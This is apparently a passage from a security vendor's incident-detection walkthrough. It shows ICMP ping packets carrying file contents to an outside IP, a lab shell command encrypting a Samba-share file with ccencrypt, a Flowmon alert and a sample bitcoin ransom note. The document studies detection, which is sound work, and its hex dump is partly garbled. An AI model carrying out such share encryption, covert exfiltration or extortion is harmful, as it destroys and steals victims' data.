12...	2020-03-16 07:59:23,741378	192.168.1.2	192.168.1.50	TCP	1514	445 → 56748 [ACK] Seq=14001 Ack=930 W
12...	2020-03-16 08:00:30,974641	192.168.1.50	1.0.132.227	ICMP	62	Echo (ping) request id=0x0000, seq=0
12...	2020-03-16 08:00:30,974641	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=0
12...	2020-03-16 08:00:31,016292	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=0
12...	2020-03-16 08:00:31,069221	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=0
12...	2020-03-16 08:00:31,126164	192.168.1.50	1.0.132.227	ICMP	1442	Echo (ping) request id=0x0000, seq=0

> Frame 12706: 1442 bytes on wire (11536 bits), 1442 bytes captured (11536 bits)
> Ethernet II, Src: PcsCompu_13:b3:a1 (08:00:27:13:b3:a1), Dst: PcsCompu_65:36:bd (08:00:27:65:36:bd)
> Internet Protocol Version 4, Src: 192.168.1.50, Dst: 1.0.132.227
> Internet Control Message Protocol
Type: 8 (Echo (ping) request)

```
0000 08 00 27 65 36 bd 08 00 27 13 b3 a1 08 00 45 00  ..e6... ···E·  
0010 00 30 00 01 00 00 ff 01 38 47 c0 a8 01 32 01 00 .....2..2..  
0020 84 e3 08 00 3d 1d 00 00 00 46 69 6c 65 3a 28 .....·File:·  
0030 6c 6f 72 65 6d 5f 6c 6f 6e 67 2e 74 78 74 lorem.lo_ng.txt  
0040 61 6d 65 74 2c 20 63 6f 6e 73 65 63 74 65 74 75 ipsum do lor sit  
0050 72 20 61 64 69 70 69 73 69 66 67 69 67 65 65 69 amet, co nsectetu  
0060 74 2e 20 49 6e 74 65 67 65 72 20 66 65 63 20 66 r adipis cing eli  
0070 64 69 6f 2e 20 50 72 61 65 73 65 66 74 20 6c 69 t. Integ er nec o  
0080 62 65 72 6f 2e 20 53 65 64 20 63 75 72 73 75 73 dio. Pra esent i  
0090 20 61 6e 74 65 20 64 61 70 69 62 75 73 28 64 69 ber. Se d cursus  
00a0 61 6d 2e 20 53 65 64 20 6e 69 73 69 73 28 4e 75 ante pibus di  
00b0 6c 6c 61 20 71 75 69 73 70 73 65 6d 20 61 74 28 illa quis sem at  
00c0 6e 69 62 68 20 65 6c 65 6d 65 6e 74 75 6d 20 69 nibh ele mentum i  
00d0 6d 70 65 72 64 69 65 74 2e 20 44 75 69 73 20 73 mperdiet. Duis s  
00e0 61 67 69 74 74 69 73 28 69 78 73 75 6d 2e 20 50 agittis ipsum. P  
00f0 72 61 65 73 65 6e 74 20 6d 61 75 72 69 73 2e 20 rae sent mauris.
```

Impact

Data encrypted on network share. Destructive action taken.



```
root@kali:~/home/notender/Samba# ls -l
total 1464320
-rwxr-xr-x 1 root root 2003321044 Mar 11 15:07 lorem_long.txt
-rwxr-xr-x 1 root root 252515537 Mar 11 15:05 lorem_short.txt
root@kali:~/home/notender/Samba# tail -n 3 lorem_short.txt

Ut eu adam at pede suscipit sodales. Aenean lectus elit, fermentum non, convallis id, sagittis at, neque. Nullam mauris orci, aliquet et, iaculis et, viverra vitae, ligula. Nulla ut felis in purus aliquam imperd
iet. Maecenas aliquet mollis lectus. Vivamus consectetur risus et tortor. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Integer nec odio. Praesent libero. Sed cursus ante dapibus diam. Sed nisi.

root@kali:~/home/notender/Samba# ccncrypt -S .enc -e lorem_short.txt
Enter encryption key:
Enter encryption key: (repeat)
root@kali:~/home/notender/Samba# ls -l
total 1464320
-rwxr-xr-x 1 root root 2003321044 Mar 11 15:07 lorem_long.txt
-rwxr-xr-x 1 root root 252515537 Mar 11 15:05 lorem_short.txt.enc
root@kali:~/home/notender/Samba# tail -n 3 lorem_short.txt.enc
0K660!0000u0p039hwqx<0i050=0000|_000[\0ir{00n0000 0V00.+00K00t0]00<0dn00TT%000000W0M
000000g"Uj0uI0s
0000&V0A
0b0x000;B00[0_)@0800>00000_010r0000k00C0E0vF0o0?000dQTE00p00M+000\0Z,jüdI]00\^000~00
00A00(0003k00[00000n00t0p0]_0000j/0b000<000I0)40NU0an0
JH000|:00k0]n*00a00Z00@0jx00I!+&/root@kali:~/home/notender/Samba# u00DT00000++<E0
root@kali:~/home/notender/Samba#
```

Suspicious Samba Traffic

Detected on network share, this indicates data encryption.

The screenshot shows the Flowmon interface with the following details:

Date: Last 7 days

Perspective: Security Issues

Source IP: [redacted]

Targets: [redacted]

MORE FILTERS...

Event #67

Type: Flow-based behavior patterns (BPATTERNS)

Detail: SmbTraffic: Suspicious samba traffic detected, requests count: 1, response count: 1, sent data: 220.13 MiB, received data: 200.96 MiB, targets count: 1.

Timestamp: 2020-03-16 08:15:32

First flow: 2020-03-16 08:15:32

Event source: 192.168.1.50 (unknown)

Captured source hostname: N/A

MAC address: 08:00:27:13:b3:a1

User identity: N/A

Probability: 100 %

False positive: No

Detected by instance: Default

Data feed: Default

TARGETS (1)

COMMENTS (0)

CATEGORIES (0)

EVENT EVIDENCE

RELATED IDS EVENTS (0)

ALL TARGETS

BY COUNTRY

BY IP

192.168.1.2 (unknown)



Dear business owner,

you either pay 2.5 bitcoin for recovering
the data we have encrypted or 2.5 bitcoin
for not publishing your confidential data
(see sample attached) on the internet.
Please select the option of your
preference.

YOUR ATTACKER

Incident detection summary

Input data



Network telemetry (flow data), reputation feeds, IDS signatures, full packet data.

Detection algorithms



Machine learning, adaptive baselining, behavior analysis, heuristics, reputation-based and signature-based.

Provided evidence



Events, network telemetry, packet capture.

Questions

